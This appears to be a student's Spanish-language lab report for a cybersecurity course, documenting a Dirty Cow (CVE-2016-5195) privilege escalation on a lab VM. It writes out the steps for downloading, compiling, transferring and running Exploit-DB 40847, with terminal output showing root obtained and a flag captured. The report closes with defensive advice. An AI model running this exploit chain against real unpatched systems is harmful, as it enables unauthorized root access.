

Informe de Laboratorio
Escalamiento de Privilegios mediante Kernel Exploit
Dirty Cow — CVE-2016-5195

4Geeks Academy

Cybersecurity Specialization

Autor:Gonzalo Rodríguez

Fecha:24 de junio de 2026

Entorno:Laboratorio controlado — 4Geeks Academy

1. Resumen ejecutivo.....	3
2. Contexto técnico.....	3
3. Entorno del laboratorio.....	3
4. Desarrollo del ataque.....	4
4.1 Conexión SSH y verificación del kernel.....	4
4.2 Descarga y compilación del exploit.....	6
4.3 Transferencia del exploit a la víctima.....	8
4.4 Ejecución del exploit.....	9
4.5 Escalamiento de privilegios y captura de la flag.....	10
5. Conclusiones.....	11
6. Referencias.....	11

1. Resumen ejecutivo

Este informe documenta la ejecución del laboratorio de escalamiento de privilegios mediante la vulnerabilidad CVE-2016-5195, conocida como Dirty Cow. El ejercicio se realizó en un entorno controlado provisto por 4Geeks Academy, sobre una máquina víctima con Ubuntu Server 16.04.1 y kernel 4.4.0-31-generic, sin parchear. Actuando como atacante desde una máquina Kali Linux, se compiló el exploit en un entorno Docker compatible con la víctima, se transfirió el binario y se ejecutó con éxito, obteniendo acceso root desde un usuario sin privilegios. La flag fue capturada en /root/flag.txt.

2. Contexto técnico

Dirty Cow es una condición de carrera (race condition) en el subsistema de memoria del kernel de Linux, específicamente en el mecanismo de Copy-On-Write (COW). Permite a un usuario local sin privilegios obtener acceso de escritura sobre áreas de memoria de solo lectura, incluyendo archivos del sistema críticos como /etc/passwd.

La variante utilizada en este laboratorio (Exploit-DB 40847) explota esta falla para sobrescribir la entrada de root en /etc/passwd con un hash de contraseña conocido, permitiendo escalar directamente a uid=0 sin necesidad de sudo ni credenciales administrativas previas.

Los kernels vulnerables abarcan versiones de Linux desde 2.6.22 hasta 4.8.2. El sistema objetivo utilizaba la versión 4.4.0-31-generic, confirmada como vulnerable.

3. Entorno del laboratorio

Máquina atacante: Kali Linux (superg@10), con Docker 28.5.2 instalado para compilar el exploit en un entorno compatible.

Máquina víctima: Ubuntu Server 16.04.1, kernel 4.4.0-31-generic, IP 10.0.2.9, usuario limitado student (contraseña: password123). Sin herramientas de compilación instaladas ni permisos sudo. El exploit fue descargado directamente desde Exploit-DB (referencia 40847) dentro del contenedor Docker de Ubuntu 16.04, garantizando compatibilidad de librerías con la víctima (glibc, libstdc++).

4. Desarrollo del ataque

4.1 Conexión SSH y verificación del kernel

Se estableció conectividad con la máquina víctima mediante ping y se inició sesión por SSH con el usuario student. El sistema confirmó tratarse de Ubuntu 16.04.1 LTS.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
student@ubuntu: ~
Session Actions Edit View Help

(superg@10)~$ ping -c 3 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data:
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=1.90 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.915 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.395 ms

--- 10.0.2.9 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.395/1.070/1.900/0.624 ms

(superg@10)~$ ssh student@10.0.2.9
The authenticity of host '10.0.2.9 (10.0.2.9)' can't be established.
ED25519 key fingerprint is: SHA256:gx8DzCya8LPBSzGJYF0igtwELgqYTqFEInACA3KRLRQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.9' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.9's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

dirty-cow-lab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu 16.04.1 LTS ubuntu tty1
ubuntu login: student
Password:
Last login: Fri May 16 18:50:18 ART 2025 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

student@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc
link/loopback 00:00:00:00:00:00 brd 00:00:
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP>
000
link/ether 08:00:27:c1:30:2d brd ff:ff:ff:ff
inet 10.0.2.9/24 brd 10.0.2.255 scope glo
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe01:302d/64 scope l
valid_lft forever preferred_lft forever
student@ubuntu:~$ _

```

Figura 1 — Conexión SSH exitosa a la máquina víctima (10.0.2.9)

Se ejecutó `uname -a` para verificar la versión exacta del kernel y confirmar la presencia de la vulnerabilidad Dirty Cow.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
student@ubuntu: ~
Session Actions Edit View Help
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.395 ms
— 10.0.2.9 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.395/1.070/1.900/0.624 ms
(superg@10)~]
$ ssh student@10.0.2.9
The authenticity of host '10.0.2.9 (10.0.2.9)' can't be established.
ED25519 key fingerprint is: SHA256:gx8DzCya8LPBSzGJYF0igtwELgqYTqFEInACA3KRLRQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.9' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.9's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jun 24 20:43:47 2026
student@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
student@ubuntu:~$

```

```

dirty-cow-lab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu 16.04.1 LTS ubuntu tty1
ubuntu login: student
Password:
Last login: Fri May 16 18:50:18 ART 2016
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

student@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    link/ether 08:00:27:e1:30:2d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.9/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee1:302d/64 scope link
        valid_lft forever preferred_lft forever
student@ubuntu:~$

```

Figura 2 — Kernel 4.4.0-31-generic confirmado como vulnerable a CVE-2016-5195

4.2 Descarga y compilación del exploit

Desde un contenedor Docker con Ubuntu 16.04 en la máquina Kali, se descargó el exploit `dirty.cpp` directamente desde Exploit-DB (referencia 40847) utilizando `wget`. El uso del contenedor fue necesario para garantizar que el binario compilado resultara compatible con las librerías de la máquina víctima.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@177b6714727a: /
Session Actions Edit View Help
ontEnd/Readline.pm line 7.)
debconf: falling back to frontend: Teletype
Setting up openssl (1.0.2g-1ubuntu4.20) ...
Setting up ca-certificates (20210119~16.04.1) ...
debconf: unable to initialize frontend: Dialog
debconf: (No usable dialog-like program is installed, so the dialog based frontend cannot be used. at
/usr/share/perl5/Debconf/FrontEnd/Dialog.pm line 76.)
debconf: falling back to frontend: Readline
debconf: unable to initialize frontend: Readline
debconf: (Can't locate Term/ReadLine.pm in @INC (you may need to install the Term::ReadLine module) (
@INC contains: /etc/perl /usr/local/lib/x86_64-linux-gnu/perl/5.22.1 /usr/local/share/perl/5.22.1 /us
r/lib/x86_64-linux-gnu/perl5/5.22 /usr/share/perl5 /usr/lib/x86_64-linux-gnu/perl/5.22 /usr/share/per
l/5.22 /usr/local/lib/site_perl /usr/lib/x86_64-linux-gnu/perl-base .) at /usr/share/perl5/Debconf/Fr
ontEnd/Readline.pm line 7.)
debconf: falling back to frontend: Teletype
Setting up wget (1.17.1-1ubuntu1.5) ...
Processing triggers for libc-bin (2.23-0ubuntu11.3) ...
Processing triggers for ca-certificates (20210119~16.04.1) ...
Updating certificates in /etc/ssl/certs...
129 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
root@177b6714727a:/# wget https://www.exploit-db.com/raw/40847 -O dirty.cpp
--2026-06-24 23:55:04-- https://www.exploit-db.com/raw/40847
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'dirty.cpp'

dirty.cpp           [  =>          ] 10.28K  --.-KB/s   in 0.01s

2026-06-24 23:55:04 (848 KB/s) - 'dirty.cpp' saved [10531]

root@177b6714727a:/#

```

Figura 3 — Descarga del exploit desde Exploit-DB, respuesta HTTP 200 OK

El exploit fue compilado con `g++` dentro del contenedor, luego extraído al host Kali mediante `docker cp` y verificado con `ls -lh`.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
superg@10: ~
Session Actions Edit View Help
Setting up libcilkrts5:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up libmpx0:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up libquadmath0:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up libgcc-5-dev:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up gcc-5 (5.4.0-6ubuntu1~16.04.12) ...
Setting up gcc (4:5.3.1-1ubuntu1) ...
Setting up libc-dev-bin (2.23-0ubuntu11.3) ...
Setting up linux-libc-dev:amd64 (4.4.0-210.242) ...
Setting up libc6-dev:amd64 (2.23-0ubuntu11.3) ...
Setting up libstdc++-5-dev:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up g++-5 (5.4.0-6ubuntu1~16.04.12) ...
Setting up g++ (4:5.3.1-1ubuntu1) ...
update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up manpages-dev (4.04-2) ...
Processing triggers for libc-bin (2.23-0ubuntu11.3) ...
root@177b6714727a:/# g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil
root@177b6714727a:/# exit
exit
(superg@10)-[~]
$ docker cp compile-ubuntu16:/dirty ./dirty
Successfully copied 48.6kB to /home/superg/dirty
(superg@10)-[~]
$ ls -lh dirty
-rwxr-xr-x 1 superg docker 46K Jun 24 20:58 dirty
(superg@10)-[~]
$

```

Figura 4 — Compilación exitosa y extracción del binario (46K) desde el contenedor Docker

4.3 Transferencia del exploit a la víctima

El binario compilado fue transferido a la máquina víctima mediante SCP, utilizando las credenciales del usuario student.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

superg@10: ~
Session Actions Edit View Help

Setting up libc6-dev:amd64 (2.23-0ubuntu11.3) ...
Setting up libstdc++-5-dev:amd64 (5.4.0-6ubuntu1~16.04.12) ...
Setting up g++-5 (5.4.0-6ubuntu1~16.04.12) ...
Setting up g++ (4:5.3.1-1ubuntu1) ...
update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up manpages-dev (4.04-2) ...
Processing triggers for libc-bin (2.23-0ubuntu11.3) ...
root@177b6714727a:/# g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil
root@177b6714727a:/# exit
exit

(superg@10)-[~]
$ docker cp compile-ubuntu16:/dirty ./dirty
Successfully copied 48.6kB to /home/superg/dirty

(superg@10)-[~]
$ ls -lh dirty
-rwxr-xr-x 1 superg docker 46K Jun 24 20:58 dirty

(superg@10)-[~]
$ scp dirty student@10.0.2.9:/home/student
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.9's password:
dirty
100% 46KB 19.3MB/s 00:00

(superg@10)-[~]
$

```

Figura 5 — Transferencia del binario dirty al directorio /home/student de la víctima

4.4 Ejecución del exploit

Una vez en la máquina víctima, se asignaron permisos de ejecución al binario y se ejecutó. El exploit aprovechó la condición de carrera en el kernel para modificar `/etc/passwd`, estableciendo una contraseña conocida para el usuario root.

```

KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4

student@ubuntu: ~
Session Actions Edit View Help
zsh: corrupt history file /home/superg/.zsh_history
(superg@10)-[~]
$ ssh student@10.0.2.9
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.9's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Jun 24 20:45:25 2026 from 10.0.2.8
student@ubuntu:~$ chmod +x dirty
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is:  dirtyCowFun
Enjoy! :-)
student@ubuntu:~$

```

Figura 6 — Ejecución exitosa del exploit: contraseña root establecida en dirtyCowFun

4.5 Escalamiento de privilegios y captura de la flag

Con la contraseña establecida por el exploit, se utilizó el comando `su root` para cambiar al usuario root. Los comandos `whoami` e `id` confirmaron el acceso efectivo como root (`uid=0`).




Figura 7 — Acceso root confirmado: `uid=0(root) gid=0(root)`

Desde la sesión root se leyó el archivo `/root/flag.txt`, obteniendo la flag del laboratorio:

```

cat /root/flag.txt
4GEEKS{Y0u_G0t_R00t}

```

5. Conclusiones

El laboratorio demostró de forma práctica cómo una vulnerabilidad a nivel de kernel puede comprometer completamente un sistema Linux, incluso cuando el atacante solo dispone de un usuario sin privilegios. Dirty Cow no requiere ninguna configuración especial ni acceso físico: basta con poder ejecutar código en el sistema objetivo.

El vector de ataque es especialmente peligroso porque la explotación no deja trazas evidentes en los logs del sistema, como se documenta en la literatura sobre esta CVE. Esto subraya la importancia del parcheo oportuno del kernel y del monitoreo basado en comportamiento (detección de anomalías en `/etc/passwd`, por ejemplo mediante Wazuh con reglas FIM) como controles compensatorios cuando el parche no es inmediatamente posible.

Desde la perspectiva defensiva, los controles aplicables incluyen mantener el kernel actualizado, implementar File Integrity Monitoring sobre `/etc/passwd` y `/etc/shadow`, y restringir la ejecución de binarios no autorizados mediante listas blancas. En entornos donde el parcheo es inviable, medidas como SELinux o AppArmor pueden reducir la superficie de ataque.

6. Referencias

Exploit-DB #40847 — Linux Kernel `/proc/self/mem` Race Condition Privilege Escalation (`/etc/passwd` Method). <https://www.exploit-db.com/exploits/40847>

CVE-2016-5195 — National Vulnerability Database.
<https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

Dirty Cow — Sitio oficial de la vulnerabilidad. <https://dirtycow.ninja>

4Geeks Academy — Laboratorio: Escalamiento de Privilegios usando el Kernel Exploit Dirty Cow. <https://4geeks.com/interactive-coding-tutorial/kernel-exploit-dirtycow>